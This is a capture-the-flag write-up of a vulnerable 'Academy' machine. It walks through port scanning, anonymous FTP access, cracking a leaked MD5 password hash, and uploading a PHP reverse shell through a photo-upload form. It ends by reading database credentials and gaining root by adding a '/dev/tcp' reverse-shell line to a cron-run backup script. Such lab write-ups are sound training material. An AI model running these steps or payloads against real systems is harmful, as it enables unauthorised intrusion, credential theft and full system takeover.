Contents

1 Assessment - Academy **1**

1.1 Scanning/Enumeration 1

1.1.1 TCP/21 - FTP 4

1.1.2 TCP/22 - SSH 5

1.1.3 TCP/80 - HTTP 5

1.2 Password Cracking 8

1.3 Privilege escalation 10

1 Assessment - Academy

1.1 Scanning/Enumeration

Ran a port scan using rustscan.

```
└─$ rustscan -a 192.168.1.205 -- -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.

[~] The config file is expected to be at "/home/rustscan/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing
 ↪  batch size '-b 1073741716'.
Open 192.168.1.205:21
Open 192.168.1.205:22
Open 192.168.1.205:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sV" on ip 192.168.1.205
Depending on the complexity of the script, results may take some time to
 ↪  appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 16:51 UTC
NSE: Loaded 47 scripts for scanning.
```

```
Initiating Ping Scan at 16:51
Scanning 192.168.1.205 [2 ports]
Completed Ping Scan at 16:51, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:51
Completed Parallel DNS resolution of 1 host. at 16:51, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0,
 ↪  SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 16:51
Scanning 192.168.1.205 [3 ports]
Discovered open port 80/tcp on 192.168.1.205
Discovered open port 22/tcp on 192.168.1.205
Discovered open port 21/tcp on 192.168.1.205
Completed Connect Scan at 16:51, 0.00s elapsed (3 total ports)
Initiating Service scan at 16:51
Scanning 3 services on 192.168.1.205
Completed Service scan at 16:51, 6.04s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.205.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:51
Completed NSE at 16:51, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:51
Completed NSE at 16:51, 0.00s elapsed
Nmap scan report for 192.168.1.205
Host is up, received syn-ack (0.00026s latency).
Scanned at 2026-03-15 16:51:18 UTC for 6s

PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.38 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
 ↪  https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.24 seconds
```

nikto results:

Directory fuzzing:

```
└$ ffuf -u 'http://192.168.1.205/FUZZ' -w
 ↪  /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : http://192.168.1.205/FUZZ
 :: Wordlist         : FUZZ:
 ↪  /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

# directory-list-2.3-medium.txt [Status: 200, Size: 10701, Words: 3427,
 ↪  Lines: 369, Duration: 6ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200,
 ↪  Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
# on atleast 2 different hosts [Status: 200, Size: 10701, Words: 3427,
 ↪  Lines: 369, Duration: 8ms]
# Priority ordered case sensative list, where entries were found  [Status:
 ↪  200, Size: 10701, Words: 3427, Lines: 369, Duration: 8ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200,
 ↪  Size: 10701, Words: 3427, Lines: 369, Duration: 47ms]
# Copyright 2007 James Fisher [Status: 200, Size: 10701, Words: 3427, Lines:
 ↪  369, Duration: 49ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size:
 ↪  10701, Words: 3427, Lines: 369, Duration: 50ms]
```

```
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369,
 ↪  Duration: 94ms]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369,
 ↪  Duration: 97ms]
# This work is licensed under the Creative Commons  [Status: 200, Size:
 ↪  10701, Words: 3427, Lines: 369, Duration: 192ms]
                        [Status: 200, Size: 10701, Words: 3427, Lines: 369,
 ↪  Duration: 193ms]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369,
 ↪  Duration: 237ms]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369,
 ↪  Duration: 248ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status:
 ↪  200, Size: 10701, Words: 3427, Lines: 369, Duration: 292ms]
academy                 [Status: 301, Size: 316, Words: 20, Lines: 10,
 ↪  Duration: 0ms]
phpmyadmin              [Status: 301, Size: 319, Words: 20, Lines: 10,
 ↪  Duration: 0ms]
                        [Status: 200, Size: 10701, Words: 3427, Lines: 369,
 ↪  Duration: 2ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10,
 ↪  Duration: 4ms]
:: Progress: [220560/220560] :: Job [1/1] :: 14285 req/sec :: Duration:
 ↪  [0:00:16] :: Errors: 0 ::
```

I see 21, 22, and port 80 open.

Starting from the top:

1.1.1 TCP/21 - FTP

Running vsftpd 3.0.3

Searching for exploits: There is a DOS exploit

VSFTPD DOS Exploit

Checking for Anonymous Authentication

With anon auth, there is a note:

```
└─$ cat note.txt
Hello Heath !
```

```
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`,
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '
05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be
We can always adapt it to our needs.

-jdelta
```

This gives us some good info, such as their registration number, their hashed password.

1.1.2 TCP/22 - SSH

1.1.3 TCP/80 - HTTP

I found phpmyadmin from directory browsing.

The webpage uses phpmyadmin, which should be protected by some sort of conditional access whitelist. I was able to reach it.

Further recursive browsing shows phpmyadmin/ChangeLog, which may help me get the version number of the phpmyadmin in use.

last entry is version 4.9.7

/academy shows us:




Figure 1: alt text

The login worked!

Now we navigate to the profile section:





Figure 2: alt text

I see a section where we can upload a photo, and when we right click the image, it allows us to navigate to where that photo is stored. It is possible that code is executing when we navigate to this area.

We upload `php-reverse-shell.php` to the site, and navigate to it with a listener open.

Our goal is the following:

1. Upload PHP file as a profile image
2. File is saved in a directory that is accessible
3. Access the file via the browser
4. Server executes the code.



We got in as www-data!

1.2 Password Cracking

Used `hash-identifier` to identify the hash as MD5 from the note.txt file.

```
┌──(kali㉿VM2)-[~]
└─$ hash-identifier
   ##########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \ \      #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                          By Zion3R #
   #                                                 www.Blackploit.com #
```

```
   #                                                          Root@Blackploit.com #
   ##############################################################################
--------------------------------------------------
 HASH: cd73502828457d15655bbd7a63fb0bc8

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)alt text
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
[+] md5($salt.$pass.$salt)
[+] md5($salt.$pass.$username)
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($salt.$pass))
[+] md5($salt.md5(md5($pass).$salt))
[+] md5($username.0.$pass)
[+] md5($username.LF.$pass)
[+] md5($username.md5($pass).$salt)
[+] md5(md5($pass))
[+] md5(md5($pass).$salt)
[+] md5(md5($pass).md5($salt))
```

```
[+] md5(md5($salt).$pass)
[+] md5(md5($salt).md5($pass))
[+] md5(md5($username.$pass).$salt)
[+] md5(md5(md5($pass)))
[+] md5(md5(md5(md5($pass))))
[+] md5(md5(md5(md5(md5($pass)))))
[+] md5(sha1($pass))
[+] md5(sha1(md5($pass)))
[+] md5(sha1(md5(sha1($pass))))
[+] md5(strtoupper(md5($pass)))
```

Cracked with `hashcat` using the `Rockyou.txt` wordlist.

```
echo cd73502828457d15655bbd7a63fb0bc8 >> hash.txt

└─$ hashcat -a 0 -m 0 hash.txt /usr/share/wordlists/rockyou.txt --show
cd73502828457d15655bbd7a63fb0bc8:student
```

1.3 Privilege escalation

Upgrade the shell:

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@academy:/$ ^Z
zsh: suspended  nc -lvnp 8080

┌──(kali㉿VM2)-[~]
└─$ echo $TERM
xterm-256color

┌──(kali㉿VM2)-[~]
└─$ stty -a
speed 38400 baud; rows 40; columns 173; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>; eol2 =
 ↪  <undef>; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R;
 ↪  werase = ^W; lnext = ^V;
discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon
 ↪  -ixoff -iuclc -ixany -imaxbel iutf8
```

```
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0
 ↪  ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt
 ↪  echoctl echoke -flusho -extproc

┌──(kali㉿VM2)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 8080

www-data@academy:/$ export TERM=xterm256-color
www-data@academy:/$ export SHELL=bash
www-data@academy:/$
www-data@academy:/$
www-data@academy:/$
www-data@academy:/$
www-data@academy:/$
www-data@academy:/$ ls
bin   home        lib32   media  root  sys  vmlinuz
boot  initrd.img      lib64   mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib         lost+found  proc   srv   var
www-data@academy:/$ ls -la
total 68
drwxr-xr-x  18 root root  4096 May 29  2021 .
drwxr-xr-x  18 root root  4096 May 29  2021 ..
lrwxrwxrwx   1 root root     7 May 29  2021 bin -> usr/bin
drwxr-xr-x   3 root root  4096 May 29  2021 boot
drwxr-xr-x  17 root root  3080 Mar 15 05:50 dev
drwxr-xr-x  74 root root  4096 Mar 16 20:18 etc
drwxr-xr-x   3 root root  4096 May 30  2021 home
lrwxrwxrwx   1 root root    31 May 29  2021 initrd.img ->
 ↪  boot/initrd.img-4.19.0-16-amd64
lrwxrwxrwx   1 root root    31 May 29  2021 initrd.img.old ->
 ↪  boot/initrd.img-4.19.0-13-amd64
lrwxrwxrwx   1 root root     7 May 29  2021 lib -> usr/lib
lrwxrwxrwx   1 root root     9 May 29  2021 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 May 29  2021 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 May 29  2021 libx32 -> usr/libx32
drwx------   2 root root 16384 May 29  2021 lost+found
drwxr-xr-x   3 root root  4096 May 29  2021 media
drwxr-xr-x   2 root root  4096 May 29  2021 mnt
drwxr-xr-x   2 root root  4096 May 29  2021 opt
```

```
dr-xr-xr-x 222 root root     0 Mar 15 12:50 proc
drwx------   3 root root  4096 Nov 15  2022 root
drwxr-xr-x  18 root root   540 Mar 16 02:18 run
lrwxrwxrwx   1 root root     8 May 29  2021 sbin -> usr/sbin
drwxr-xr-x   3 root root  4096 May 29  2021 srv
dr-xr-xr-x  13 root root     0 Mar 15 05:49 sys
drwxrwxrwt   2 root root  4096 Mar 16 21:07 tmp
drwxr-xr-x  13 root root  4096 May 29  2021 usr
drwxr-xr-x  12 root root  4096 May 29  2021 var
lrwxrwxrwx   1 root root    28 May 29  2021 vmlinuz ->
 ↪  boot/vmlinuz-4.19.0-16-amd64
lrwxrwxrwx   1 root root    28 May 29  2021 vmlinuz.old ->
 ↪  boot/vmlinuz-4.19.0-13-amd64
www-data@academy:/$ pwd
/
```

We need to find a way to privilege escalate.

Running linpeas.sh, we find another username and password combination:

Linpeas reveals the following file:

```
www-data@academy:/tmp$ cat /var/www/html/academy/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_databas


?>
www-data@academy
```

found user pass combo `grimmie:My_V3ryS3cur3_P4ss`

Which I try with ssh:




Figure 3: alt text

Got a shell!

linpeas.sh doesn't reveal much else besides the fact that grimmie is part of a custom administrator group.

I run `pspy` on the machine and find out that a script `/home/grimmie/backup.sh` runs periodically as root. If we can write to this script, we may be able to gain a root shell

```
2026/03/16 21:33:01 CMD: UID=0     PID=20699  | /usr/sbin/CRON -f
2026/03/16 21:33:01 CMD: UID=0     PID=20700  | /usr/sbin/CRON -f
2026/03/16 21:33:01 CMD: UID=0     PID=20701  | /bin/sh -c /home/grimmie/backup.sh
2026/03/16 21:33:01 CMD: UID=0     PID=20702  | /bin/bash /home/grimmie/backup.sh
2026/03/16 21:33:01 CMD: UID=0     PID=20703  | /bin/bash /home/grimmie/backup.sh
2026/03/16 21:33:01 CMD: UID=0     PID=20704  | /bin/bash /home/grimmie/backup.sh
2026/03/16 21:33:01 CMD: UID=0     PID=20705  | /bin/bash /home/grimmie/backup.sh
```

I update the script to contain a bash one liner to connect back to our machine once this script executes:

```
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip

sh -i >& /dev/tcp/192.168.1.199/4444 0>&1
```

start a netcat listener, and wait:

```
┌──(kali㉿VM2)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.199] from (UNKNOWN) [192.168.1.205] 39696
sh: 0: can't access tty; job control turned off
# whoami && hostname && id
root
academy
uid=0(root) gid=0(root) groups=0(root)
#
```

Rooted!